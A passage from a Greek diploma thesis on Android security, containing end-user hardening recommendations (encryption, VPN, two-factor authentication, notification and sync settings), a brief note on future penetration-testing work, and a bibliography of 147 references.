- Να κρυπτογραφήσει τον εσωτερικό και εξωτερικό χώρο αποθήκευσης (κάρτα μνήμης) της συσκευής έτσι ώστε να μην είναι δυνατή η ανάκτηση των δεδομένων του χρήστη σε περιπτώσεις κλοπής (Ρυθμίσεις - Settings) → Ασφάλεια - Security→ Κρυπτογράφηση τηλεφώνου - Encrypt Phone).
- Να αποφεύγει να συνδέεται σε δημόσια ασύρματα δίκτυα (public Wi-Fi) απενεργοποιώντας την επιλογή (σε μερικές εκδόσεις είναι προτερόθετη τιμή) για αναζήτηση «ανοιχτών» δικτύων (Ρυθμίσεις - Settings→ Ασύρματα Δίκτυα - Wi-Fi → Ρυθμίσεις για προχωρημένους - Advanced Settings → Πάντοτε έλεγχος για ασύρματα δίκτυα - Always Search for Wireless Networks). Στην περίπτωση κατά την οποία κάποιος είναι στο εξωτερικό και αναγκάζεται να χρησιμοποιήσει δημόσια ασύρματα δίκτυα έτσι ώστε να αποφύγει τις χρεώσεις του περιαγωγής δικτύου, προτείνεται η χρήση του ιδεατού ιδιωτικού δικτύου (VPN) και πιο συγκεκριμένα η χρήση των «L2TP» ή «OpenVPN» [142] καθώς είναι πολύ πιο αξιόπιστα και παρέχουν περισσότερη ασφάλεια από το ευρέως χρησιμοποιούμενο «PPTP». Για την αποφυγή διαρροής δεδομένων προτείνεται η παραπάνω επιλογή να είναι ενεργοποιημένη από προεπιλογή και να είναι απενεργοποιημένος ο αυτόαμτος συγχρονισμός στις εφαρμογές. (Ρυθμίσεις

- Settings → Περισσότερα - More… → Ενεργοποιημένο το VPN - Always-on VPN και επιλέγω την επιθυμητή σύνδεση).

- Να χρησιμοποιεί μηχανισμούς ταυτοποίησης δύο παραγόντων για την είσοδο στον λογαριασμό της Google και για εφαρμογές που διαχειρίζονται δεδομένα ευαίσθητου ή / και οικονομικού χαρακτήρα. Η διαδικασία είναι σχετικά απλή: εκτός του κωδικού χρήστη απαιτείται η εισαγωγή ενός επιπλέον κωδικού μίας χρήσης, ο οποίος μπορεί να αποσταλεί μέσω SMS ή μέσω ειδικών εφαρμογών / συσκευών για τον σκοπό αυτό, μειώνοντας σημαντικά τις πιθανότητες για ένα επιτιθέμενο να αποκτήσει πρόσβαση στο λογαριασμό του χρήστη ακόμα και στην περίπτωση όπου τυχαίνει να γνωρίζει τον κωδικό πρόσβασης. Για να ενεργοποιήσουμε τυ παραπάνω χαρακτηριστικό της Google αρκεί να πλοηγηθούμε στην ιστοθέση https://accounts.google.com/ SmsAuthConfig και να ακολουθήσουμε τις οδηγίες.


**Εικόνα 7.3: Περισσότεροι του ενός τρόποι ταυτοποίησης [144]**

- Να έχει απενεργοποιημένες τις ειδοποιήσεις σε εφαρμογές με ευαίσθητα προσωπικά ή οικονομικά δεδομένα καθώς αυτές σε πολλές περιπτώσεις προβάλλονται ακόμα και όταν η οθόνη του κινητού τηλεφώνου είναι κλειδωμένη (Ρυθμίσεις – Settings → Επιλέγουμε την εφαρμογή που μας ενδιαφέρει → Προβολή ειδοποιήσεων - Show notifications). Με τον τρόπο αυτό μειώνουμε τον κίνδυνο αποκάλυψης προσωπικών πληροφοριών σε αγνώστους (ιδιαίτερα στην περίπτωση κλοπής).
- Να περιορίσει αναλόγως τις υπηρεσίες που προσφέρει η Google: Στην περίπτωση όπου ένας επιτιθέμενος αποκτήσει πρόσβαση στο λογαριασμό του χρήστη μπορεί εκτός από το να αναγνώσει τα όποια μηνύματα ηλεκτρονικού ταχυδρομείου να ανακαλύψει τις τοποθεσίες που ο χρήστης έχει επισκεφθεί και να έχει πρόσβαση στις φωτογραφίες και άλλα ευαίσθητα προσωπικά δεδομένα στην περίπτωση όπου αυτά

συγχρονίζονται / αποστέλλονται από την συσκευή (Ρυθμίσεις Google – Google Settings → Η τοποθεσία μου – My Location → Αποστολή δεδομένων τοποθεσίας - Sending Geolocation Data και Ιστορικό τοποθεσίας - History of Location και για απενεργοποίηση του αυτοματοποιημένης διαδικασίας αντιγράφων ασφαλείας στην εφαρμογή Google Photo → Ρυθμίσεις - Settings → Δημιουργία αυτόματου αντιγράφου ασφαλείας - Auto Back Up) .

- Να απεγκαθιστά όποιες εφαρμογές δεν χρησιμοποιεί πλέον καθώς όσες περισσότερες εφαρμογές είναι εγκατεστημένες στο κινητό τηλέφωνο τόσο μεγαλύτερος είναι ο κίνδυνος κάποιες από αυτές να εμπεριέχουν κακόβουλο λογισμικό. Επίσης το γεγονός ότι μία εφαρμογή δεν χρησιμοποιείται από τον χρήστη δεν σημαίνει απαραίτητα ότι δεν αποστέλλει τα προσωπικά του δεδομένα π.χ. στατιστικά χρήσης της συσκευής για διαφημιστικούς σκοπούς στους δημιουργούς της.
- Να έχουμε εγκατεστημένο πρόγραμμα προστασίας από κακόβουλο λογισμικό της επιλογής μας.

## 7.6. Πιθανές μελλοντικές επεκτάσεις

Στη παρούσα διπλωματική εργασία πραγματοποιήθηκαν δοκιμές παρείσδυσης χρησιμοποιώντας τα πλαίσια λογισμικού SPF και Metasploit σε συνδυασμό με προγραμματιστικές μεθόδους με σκοπό την ενσωμάτωση κακόβουλου κώδικα σε μια εμπορική εφαρμογή . Μελλοντικές επεκτάσεις της παρούσης θα μπορούσαν να αφορούν τεχνικές παρείσδυσης με την εκμετάλλευση διαφορετικών τύπων ευπαθειών & αδυναμιών (π.χ. εμφύτευση κώδικα sql, αλλοίωση της μνήμης του κινητού, κλιμάκωση προνομίων κλπ.) σε συνδυασμό με την χρήση διαφορετικών εργαλείων / πλατφόρμες λογισμικού αλλά και την χρήση της ίδιας της συσκευής ως εργαλείο για την παρείσδυση σε εταιρικά / οικιακά δίκτυα (εταιρική πολιτική BYOP [146] που συνηθίζεται τελευταία - το SPF ενσωματώνει δυνατότητα απομακρυσμένης εγκατάστασης και εκτέλεσης του εργαλείου Nmap [145]).

# 8. Βιβλιογραφικές Πηγές – Παραπομπές

1.Σχετικά με τον εξομοιωτή QEMU http://wiki.qemu.org/, Μάρτιος 2015

2.Σχετικά με το πλαίσιο λογισμικού «Apache – Condora» http://cordova.apache.org/, Μάρτιος 2015.

3.Επίσημη ιστοθέση της HTML5 http://www.w3.org/html/logo/, Μάρτιος 2015.

4.Αναφορικά με την αρχιτεκτονική ARM, Wikipedia, http://en.wikipedia.org/wiki/ARM_architecture, Μάρτιος 2015

5.Αρχιτεκτονική x86, Wikipedia http://en.wikipedia.org/wiki/X86, Μάρτιος 2015.

6.Σετ εντολών MIPS, Wikipedia http://en.wikipedia.org/wiki/MIPS_instruction_set, Μάρτιος 2015.

7.Σχετικά με το «Android-x86 project» http://www.android-x86.org/ Μάρτιος 2015.

8.Ιστοθέση στην οποία διανέμεται ο πηγαίος κώδικας του Android από την Google https://source.android.com/, Μάρτιος 2015.

9.Δημόσιο αποθετήριο κώδικα από την Google https://android.googlesource. com/kernel/common/+/experimental/android-3.8, Μάρτιος 2015.

10.“Android Apps Security”, Sheran A. Gunasekera, Apress 2012.

11.Σχετικά με το «Apache Harmony», http://harmony.apache.org/, Μάρτιος 2015.

12.“Android Permissions Demystified” Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, David Wagner University of California, Berkeley.

13.Πληροφορίες σχετικά με την υπηρεσία «App verify», http://www.csc.ncsu.edu/faculty/jiang/ appverify/, Μάρτιος 2015.

14.Μηχανή απεικόνισης «Skia Graphics Engine», Wikipedia, http://en.wikipedia.org/wiki/ Skia_Graphics_Engine, Μάρτιος 2015.

15.BORNSTEIN, D. Google i/o 2008 - dalvik virtual machine internals. http://www.youtube.com/watch?v=ptjedOZEXPM Μάρτιος 2015.

16.Βιβλιοθήκη «Freetype», http://www.freetype.org/, Μάρτιος 2015.

17.Το πρότυπο «OpenGL» για το λειτουργικό σύστημα Android, http://developer.android.com/ guide/topics/graphics/opengl.html, Μάρτιος 2015.

18.Mobile Cyber Thnreats, a Kaspersky lab & Interpol joint report, http://media.kaspersky.com/pdf/Kaspersky-Lab-KSN-Report-mobile-cyberthreats-web.pdf, Οκτώβριος 2014.

19.Δημοσίευμα από την επίσημη ιστοθέση της εφημερίδας «The Guardian», http://www.theguardian.com/world/2014/jan/27/nsa-gchq-smartphone-app-angry-birds-personal-data, 27 Ιανουαρίου 2014.

20.Έκθεση της εταιρείας «CSS INSIGHT», http://www.lenovo.com/transactions/pdf/CCS-Insight-Smartphone-Market-Analysis-Full-Report-07-2014.pdf, Αύγουστος 2014.

21.Στατιστικά στοιχεία σχετικά με τις προτιμήσεις των προγραμματιστών, www.developereconomics.com (Developer Economics 2015 Q1), Μάρτιος 2015.

22.Ποσοστά της διείσδυσης στην αγορά για κάθε έκδοση του Android http://developer.android.com/about/dashboards/index.html, Δεκέμβριος 2015.

23.Εργαλείο ανάστροφης μηχανίκευσης ελεύθερου κώδικα https://code.google.com/p/android-apktool/, Μάρτιος 2015.

24.HTTP Public Key Pinning http://en.wikipedia.org/wiki/HTTP_Public_Key_Pinning

25.Σχετικά με την ευπάθεια CSRF https://www.owasp.org/index.php/Cross-Site_ Request_Forgery_(CSRF), Μάρτιος 2015.

26.Τρόποι αποθήκευσης κώδικα HTML 5, (http://www.w3schools.com/html/html5_web storage.asp), Μάρτιος 2015.

27.Λειτουργία εφαρμογής Android μέσω «backstack», http://developer.android.com/guide/ components/tasks-and-back-stack.html, Μάρτιος 2015.

28.Επιθέσεις τύπου «Man in the middle», http://el.wikipedia.org/wiki/%CE%95%CF%80% CE%AF%CE%B8%CE%B5%CF%83%CE%B7_man-in-the-middle, Μάρτιος 2015

29.Πρωτόκολλο SSL http://el.wikipedia.org/wiki/SSL, Μάρτιος 2015.

30.Ευπάθεια τύπου» CSS», http://el.wikipedia.org/wiki/Cross-site_scripting, Μάρτιος 2015.

31.Ευπάθεια τύπου «XML Bomb», http://en.wikipedia.org/wiki/Billion_laughs, Μάρτιος 2015.

32.Ευπάθεια υπερχείλισης προσωρινής μνήμης, http://en.wikipedia.org/wiki/Buffer_ overflow, Μάρτιος 2015.

33.Ευπάθεια ανακατεύθυνσης, https://cwe.mitre.org/data/definitions/601.html, Μάρτιος 2015.

34.Πρωτόκολλο «SOAP», http://en.wikipedia.org/wiki/SOAP, , Μάρτιος 2015.

35.Πρωτόκολλο «REST», http://en.wikipedia.org/wiki/Representational_state_transfer, Μάρτιος 2015.

36.Οι δέκα πιο δημοφιλείς επιθέσεις για το έτος 2014 σύμφωνα με τον οργανισμό OWASP, https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks, Μάρτιος 2015.

37.Οι δέκα πιο δημοφιλείς επιθέσεις που αφορούν το WEB για το έτος 2013, https://www.owasp.org/index.php/Top10#OWASP_Top_10_for_2013, Μάρτιος 2015.

38.Οι δέκα πιο δημοφιλείς επιθέσεις που αφορούν συστήματα νέφους, https://www.owasp.org/index.php/Category:OWASP_Cloud_%E2%80%90_10_Project, Μάρτιος 2015.

39.Αναφορικά με αρχεία τύπου PList, Wikipedia, http://en.wikipedia.org/wiki/Property_list, Μάρτιος 2015.

40.Αναφορικά με αρχεία τύπου manifest http://developer.android.com/guide/topics/manifest/ manifest-intro.html, Μάρτιος 2015.

41.Επιθέσεις τύπου «Binary Planting» https://www.owasp.org/index.php/Binary_planting

42.Αλγόριθμος κρυπτογράφησης «AES» http://en.wikipedia.org/wiki/Advanced_Encryption_ Standard , Μάρτιος 2015.

43.Μεταβλητή MODE_WORLD_READABLE, http://developer.android.com/reference/android/ content/Context.html, Μάρτιος 2015.

44.SANS Institute InfoSec Reading Room “SSL and TLS: A Beginners Guide SANS Institute 2003” (http://www.sans.org/reading-room/whitepapers/protocols/ssl-tls-beginners-guide-1029) , Μάρτιος 2015.

45.Τεχνική Certificate Pinning https://www.owasp.org/index.php/Certificate_and_Public_ Key_ Pinning, Μάρτιος 2015.

46. Παράδειγμα της τεχνικής ελέγχου των ενδιάμεσων πιστοποιητικών (chain verification) http://docs.oracle.com/cd/E19424-01/820-4811/gdzea/index.html, Μάρτιος 2015.

47.Ευπάθεια πρωτοκόλλου SSL “Heartbleed” https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160, Μάρτιος 2015.

48.Καλές πρακτικές για την υλοποίηση του SSL στο λειτουργικό σύστημα Android: http://developer.android.com/reference/org/apache/http/conn/ssl/AllowAllHostnameVerifier.html, Μάρτιος 2015.

49.Καλές πρακτικές για την υλοποίηση του SSL στο λειτουργικό σύστημα Android: http://developer.android.com/reference/org/apache/http/conn/ssl/SSLSocketFactory.html, Μάρτιος 2015.

50.Καλές πρακτικές για την υλοποίηση του SSL στο λειτουργικό σύστημα Android: http://developer.android.com/reference/android/net/http/X509TrustManagerExtensions.html, Μάρτιος 2015.

51.Σχετικά με τα αιτήματα POST/GET http://www.w3schools.com/tags/ref_ httpmethods.asp, Μάρτιος 2015.

52.Σχετικά με το εργαλείο Clutch https://github.com/KJCracks/Clutch, Μάρτιος 2015.

53.Brecht Wyseur, "white-box cryptography: hiding keys in software", MISC magazine, April 2012.

54.The GNU Project Debugger http://www.gnu.org/software/gdb/, Μάρτιος 2015.

55.Σχετικά με το αρχείο «su binary» https://github.com/ChainsDD/su-binary/, Μάρτιος 2015.

56.Περισσότερα για τον όρο «Instrumentation classes» https://developer.android.com/ reference/android/app/Instrumentation.html, Αύγουστος 2015.

57.Περισσότερα για τον όρο «Intent» https://developer.android.com/reference/android/ content/Intent.html, Αύγουστος 2015.

58.Σχετικά με τους δέκτες μηνυμάτων http://www.tutorialspoint.com/android/ android_broadcast_receivers.htm, Αύγουστος 2015.

59.Σχετικά με τα φίλτρα «μηνυμάτων πρόθεσης – Intents» https://developer.android.com/ guide/components/intents-filters.html, Αύγουστος 2015.

60.Περισσότερα για τα ιδιοχαρακτηριστικά των στοιχείων https://developer.android.com/ guide/topics/manifest/application-element.html, Αύγουστος 2015.

61.Σχετικά με την διαδικασία account authenticator https://www.finalconcept.com.au/ article /view/android-account-manager-step-by-step-2 , Αύγουστος 2015.

62.Σχετικά με την υπηρεσία Accessibility : https://developer.android.com/reference /android/accessibilityservice/AccessibilityService.html , Αύγουστος 2015.

63.Περισσότερα σχετικά με την υποκατηγορία android.service.chooser.Chooser TargetService :https://developer.android.com/reference/android/service/chooser/ChooserTargetService.html, Αύγουστος 2015.

64.Λεπτομέρειες αναφορικά με την διαχείριση της συσκευής : http://developer. android.com/ guide/topics/admin/device-admin.html, Αύγουστος 2015.

65.Πληροφορίες σχετικές με την υπηρεσία DreamService : https://developer.android.com/ reference/android/service/dreams/DreamService.html, Αύγουστος 2015.

66.Πληροφορίες σχετικές με την υπηρεσία InCallService : https://developer.android.com/ reference/android/telecom/InCallService.html, Αύγουστος 2015.

67.Πληροφορίες σχετικές με την υπηρεσία InputMethodService : https://developer. android.com/reference/android/inputmethodservice/InputMethodService.html, Αύγουστος 2015.

68.Πληροφορίες σχετικές με την υπηρεσία MidiDeviceService : https://developer. android.com/ reference/android/media/midi/MidiDeviceService.html, Αύγουστος 2015.

69.Πληροφορίες σχετικές με την υπηρεσία HostApduService : https://developer.android. com/reference/android/nfc/cardemulation/HostApduService.html, Αύγουστος 2015.

70.Πληροφορίες σχετικές με την υπηρεσία OffHostApduService : https://developer.android. com/reference/android/nfc/cardemulation/OffHostApduService.html, Αύγουστος 2015.

71.Πληροφορίες σχετικές με την υπηρεσία NotificationListenerService : https://developer. android.com/reference/android/service/notification/NotificationListenerService.html, Αύγουστος 2015.

72.Πληροφορίες σχετικές με την υπηρεσία PrintService : https://developer.android.com/reference/android/printservice/PrintService.html, Αύγουστος 2015.

73.Πληροφορίες σχετικές με την υπηρεσία RemoteViewsService : https://developer.android.com/reference/android/widget/RemoteViewsService.html, Αύγουστος 2015.

74.Πληροφορίες σχετικές με την υπηρεσία ConnectionService : https://developer.android.com/reference/android/telecom/ConnectionService.html, Σεπτέμβριος 2015.

75.Πληροφορίες σχετικές με την υπηρεσία VoiceInteractionService : https://developer.android.com/reference/android/service/voice/VoiceInteractionService.html, Σεπτέμβριος 2015.

76.Πληροφορίες σχετικές με την υπηρεσία VpnService : https://developer.android.com/reference/android/net/VpnService.html, Σεπτέμβριος 2015.

77.Πληροφορίες σχετικές με την υπηρεσία TvInputService : https://developer.android.com/reference/android/media/tv/TvInputService.html, Σεπτέμβριος 2015.

78.Πληροφορίες σχετικές με την υπηρεσία WallpaperService : https://developer.android.com/reference/android/service/wallpaper/WallpaperService.html, Σεπτέμβριος 2015.

79.Περισσότερα σχετικά με το «geofencing» : https://developer.android.com/training/location/geofencing.html, Σεπτέμβριος 2015.

80.Περισσότερα για το πρωτόκολλο WAP και τα μηνύματα τύπου «WAP PUSH» : https://en.wikipedia.org/wiki/Wireless_Application_Protocol, http://technical.openmobilealliance.org/Technical/technical-information/material-from-affiliates/wap-forum, Σεπτέμβριος 2015.

81.Σχετικά με το πρωτόκολλο SIP : https://en.wikipedia.org/wiki/Session_Initiation_ Protocol, Σεπτέμβριος 2015.

82.Περισσότερα αναφορικά με το APN : https://en.wikipedia.org/wiki/Access_Point_ Name, Σεπτέμβριος 2015.

83.Σχετικά με την λειτουργία του πυρήνα σε κατάσταση «ANDROID_PARANOID_NETWORK» : http://elinux.org/Android_Security, Σεπτέμβριος 2015.

84.“ANDROID SECURITY ATTACKS AND DEFENSES” Abhishek Dubey, Anmol Misra, CRC Press 2013.

85.Περισσότερα σχετικά με το αρχείο platform.xml : https://android.googlesource.com/platform/frameworks/base/+/master/data/etc/platform.xml, Σεπτέμβριος 2015.

86.Δείγμα κώδικα του αρχείου android_filesystem_config.h : https://github.com/cgjones /android-system-core/blob/master/include/private/android_filesystem_config.h, Σεπτέμβριος 2015.

87.AndroidTM Security (and Not) Internals (ASANI Book), Version 1.00, Yury Zhauniarovich, Ιούνιος 2014.

88.Περισσότερα για την «Cross Domain Policy» : https://en.wikipedia.org/wiki/Same-origin_policy, http://code.tutsplus.com/tutorials/quick-tip-a-guide-to-cross-domain-policy-files--active-3832, Οκτώβριος 2015.

89.“Analyzing the Crossdomain Policies of Flash Applications” Dongseok Jang, Aishwarya Venkataraman, G. Michael Sawka, Hovav Shacham, Πανεπιστήμιο του San Diego.

90.Παρουσίαση “Deep Dive into Android IPC/Binder Framework” at Android Builders Summit 2013 by Aleksandar (Saša) Gargenta.

91.“AndroidTM Security (and Not) Internals (ASANI Book)”, Version 1.00 by Yury Zhauniarovich, June 2014.

92.“Android Binder Android Interprocess Communication”, Thorsten Schreiber, October 5 2011.

93.Σχετικά με την γλώσσα προγραμματισμού «AIDL» : http://developer.android.com/guide/components/aidl.html, Οκτώβριος 2015.

94.Επίσημη ιστοθέση του οργανισμού «Electronic Frontier Foundation» : https://www.eff.org/, Δεκέμβριος 2015.

95.Πληροφορίες σχετικά με το λογισμικό «Android NDK» http://developer.android.com/ndk/guides/index.html, Δεκέμβριος 2015.

96.Πληροφορίες σχετικά με το πλαίσιο λογισμικού «Metasploit Framework», http://www.rapid7.com/products/metasploit/, Δεκέμβριος 2015.

97.Πληροφορίες σχετικά με το πακέτο λογισμικού «maven», https://maven.apache.org/, Δεκέμβριος 2015.

98.Σχετικά με το αρχείο «apk_backdoor.rb», https://github.com/rapid7/metasploit-framework/pull/5932/files, Δεκέμριος 2015.

99.Πληροφορίες σχετικά με τις δραστηριότητες σε μία εφαρμογή για το λειτουργικό σύστημα “Android», http://developer.android.com/reference/android/app/Activity.html, Δεκέμβριος 2015.

100«Smartphone Penetration Framework», Georgia Weidman, 2014.

101.Τελευταία έκδοση του λειτουργικού συστήματος «Android – Marshmallow», https://www.android.com/versions/marshmallow-6-0/, Δεκέμβριος 2015.

102.Επίσημη ιστοθέση του «Android Mainlining Project», http://elinux.org/Android_Mainlining_Project, Δεκέμβριος 2015.

103.Περισσότερα σχετικά με τις υπηρεσίες του λειτουργικού συστήματος «Android», https://developer.android.com/guide/components/services.html, Δεκέμβριος 2015.

104.Περισσότερα σχετικά με τα μηνύματα πρόθεσης, https://developer.android.com/reference/android/content/Intent.html, Δεκέμβριος 2015.

105.Σχετικά με τους τύπους δεδομένων «MIME», https://en.wikipedia.org/wiki/Media_type, Δεκέμβριος 2015.

106.Σχετικά με τους παρόχους περιεχομένου, https://bestandroidtraining.wordpress.com/2013/03/30/android-project-structure/, Δεκέμβριος 2015.

107.Περισσότερες πληροφορίες για την τεχνική «Sandboxing», https://en.wikipedia.org/wiki/Sandbox_(computer_security), Δεκέμβριος 2015.

108.Σχετικά με τον οργανισμό Open Web Application Security Project – OWASP, https://www.owasp.org/, Δεκέμβριος 2015.

109.Σχετικά με το Mobile Security Project του οργανισμού OWASP, https://www.owasp.org/index.php/OWASP_Mobile_Security_Project, Δεκέμβριος 2015.

110.Σχετικά με το «Android software development kit», http://developer.android.com/sdk/index.html, Δεκέμβριος 2015.

111.Επίσημη ιστοθέση για την πλατφόρμα ανάπτυξης εφαρμογών Eclipse, https://eclipse.org/, Δεκέμβριος 2015.

112.Περισσότερα για την λειτουργία wakelock, http://developer.android.com/training/scheduling/wakelock.html, Δεκέμβριος 2015.

113.Ιστοθέση για την λήψη του λογισμικού vmaware player, https://my.vmware.com/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/12_0, Δεκέμβριος 2015.

114.Επίσημη ιστοθέση για το λειτουργικό σύστημα Kali Linux, https://www.kali.org, Ιανουάριος 2016.

115.Σχετικά με το αναγνωριστικό συσκευής «IMEI», https://en.wikipedia.org/wiki/International_Mobile_Station_Equipment_Identity, Ιανουάριος 2016.

116.Ορθές πρακτικές χρήσης των μοναδικών αναγνωριστικών του λειτουργικού συστήματος Android, http://developer.android.com/training/articles/user-data-ids.html, Ιανουάριος 2016.

117.Σχετικά με τα αναγνωριστικά των συσκευών κινητής τηλεφωνίας, https://citizenlab.org/2015/05/the-many-identifiers-in-our-pocket-a-primer-on-mobile-privacy-and-security/, Ιανουάριος 2016.

118. Περισσότερες πληροφορίες για την MAC Address, https://en.wikipedia.org/wiki/MAC_address, Ιανουάριος 2016.

119.Σχετικά με το αναγνωριστικό του δικτύου κινητής τηλεφωνίας, https://en.wikipedia.org/wiki/Mobile_identification_number, Ιανουάριος 2016.

120.Αναφορικά με το δομοστοιχείο ταυτότητας συνδρομητή – SIM, https://en.wikipedia.org/wiki/Subscriber_identity_module, Φεβρουάριος 2016.

121.Σχετικά με το αναγνωριστικό για διαφημιστές (IFA) της εταιρείας Apple για το λειτουργικό σύστημα IOS, https://help.tune.com/marketing-console/apples-ifa-vs-ifv-when-to-use-which-and-why/, Φεβρουάριος 2016.

122.Περισσότερες πληροφορίες σχετικά με τα δίκτυα τύπου «Botnet», https://www.enisa.europa.eu/activities/Resilience-and-CIIP/critical-applications/botnets/botnets-measurement-detection-disinfection-and-defence, Φεβρουάριος 2016.

123.Περισσότερα για το Java Swing, http://www.javatpoint.com/java-swing, Δεκέμβριος 2015.

124.Σχετικά με την κλάση DexClassLoader, http://developer.android.com/reference/dalvik/system/DexClassLoader.html, Φεβρουάριος 2016.

125. Περισσότερα για την βιβλιοθήκη javax.crypto, http://developer.android.com/reference/javax/crypto/package-summary.html, Φεβρουάριος 2016.

126.Επίσημη ιστοθέση της γλώσσας προγραμματισμού Ruby, https://www.ruby-lang.org/en/, Φεβρουάριος 2016.

127.Σχετικά με τον απομεταγλωττιστή Java, FernFlower, https://github.com/fesh0r/fernflower, Φεβρουάριος 2016.

128.Σχετικά με το αναγνωριστικό UUID, http://developer.android.com/reference/java/util/UUID.html, Φεβρουάριος 2016.

129.Σχετικά με την κλάση «HttpsURLConnection», http://developer.android.com/reference/javax/net/ssl/HttpsURLConnection.html, Φεβρουάριος 2016.

130.Περισσότερα για την κλάση «WebView», http://developer.android.com/reference/android/webkit/WebView.html, Φεβρουάριος 2016.

131.Πληροφορίες σχετικά με το «Google Cloud Messaging», https://developers.google.com/cloud-messaging/, Φεβρουάριος 2016.

132.Περισσότερα σχετικά με την ευπάθεια «use after free», http://cwe.mitre.org/data/definitions/416.html, Ιανουάριος 2016.

133.Περισσότερα σχετικά με την ευπάθεια «off-by-one Error», https://cwe.mitre.org/data/definitions/193.html, Φεβρουάριος 2016.

134.Περισσότερα για την τεχνολογία «ASLR», https://en.wikipedia.org/wiki/Address_space_layout_randomization, Φεβρουάριος 2016.

135.Περισσότερα για την τεχνολογία «DEP», https://en.wikipedia.org/wiki/Data_Execution_Prevention, Φεβρουάριος 2016.

136.Περισσότερα σχετικά με το πακέτο εργαλείων «android.webkit», http://developer.android.com/reference/android/webkit/package-summary.html, Φεβρουάριος 2016.

137.Περισσότερα σχετικά με την ασφάλεια του πρωτοκόλλου SSL μέσω του Security Provider στο λειτουργικό σύστημα Android, http://developer.android.com/training/articles/security-gms-provider.html, Φεβρουάριος 2016.

138.Περισσότερα σχετικά με τις επιθέσεις τύπου «Phishing», https://el.wikipedia.org/wiki/Phishing, Φεβρουάριος 2016.

139.Περισσότερα σχετικά με την κλάση «AccountManager», http://developer.android.com/reference/android/accounts/AccountManager.html, Φεβρουάριος 2016.

140.Περισσότερα σχετικά με την κλάση «dalvik.system.DexClassLoader», http://developer.android.com/ reference/dalvik/system/DexClassLoader.html, Φεβρουάριος 2016.

141.Ορθές πρακτικές κωδικών πρόσβασης, https://blog.kaspersky.com/remember-strong-passwords/6386/, Φεβρουάριος 2016.

142.Περισσότερα για τα υποστηριζόμενα πρωτόκολλα ιδεατού ιδιωτικού δικτύου, http://www.giganews.com/vyprvpn/compare-vpn-protocols.html, https://www.bestvpn.com/blog /4147/pptp-vs-l2tp-vs-openvpn-vs-sstp-vs-ikev2/, Φεβρουάριος 2016.

143.Σχετικά με το δακτυλικό αποτύπωμα στις τηλεφωνικές συσκευές με λειτουργικό σύστημα Android, https://support.google.com/nexus/answer/6285273?hl=el&ref_topic=3416293, Φεβρουάριος 2016.

144.Σχετικά με την ταυτοποίηση δύο παραγόντων, https://blog.kaspersky.com/what_is_two_factor_ authentication/5036/, Φεβρουάριος 2016.

145.Επίσημη ιστοθέση του εργαλείου αποκάλυψης δικτύων και αδυναμιών Nmap, https://nmap.org/, Φεβρουάριος 2016.

146.Πολιτική σχετικά με την πολιτική BYOP (BYOD – BYOT – BYOPC), https://en.wikipedia.org/wiki/ Bring_your_own_device, Φεβρουάριος 2016.

147.Στατιστικά αναφορικά με ευπάθειες του λειτουργικού συστήματος Android, http://www.cvedetails.com/product/19997/Google-Android.html?vendor_id=1224, Φεβρουάριος 2016.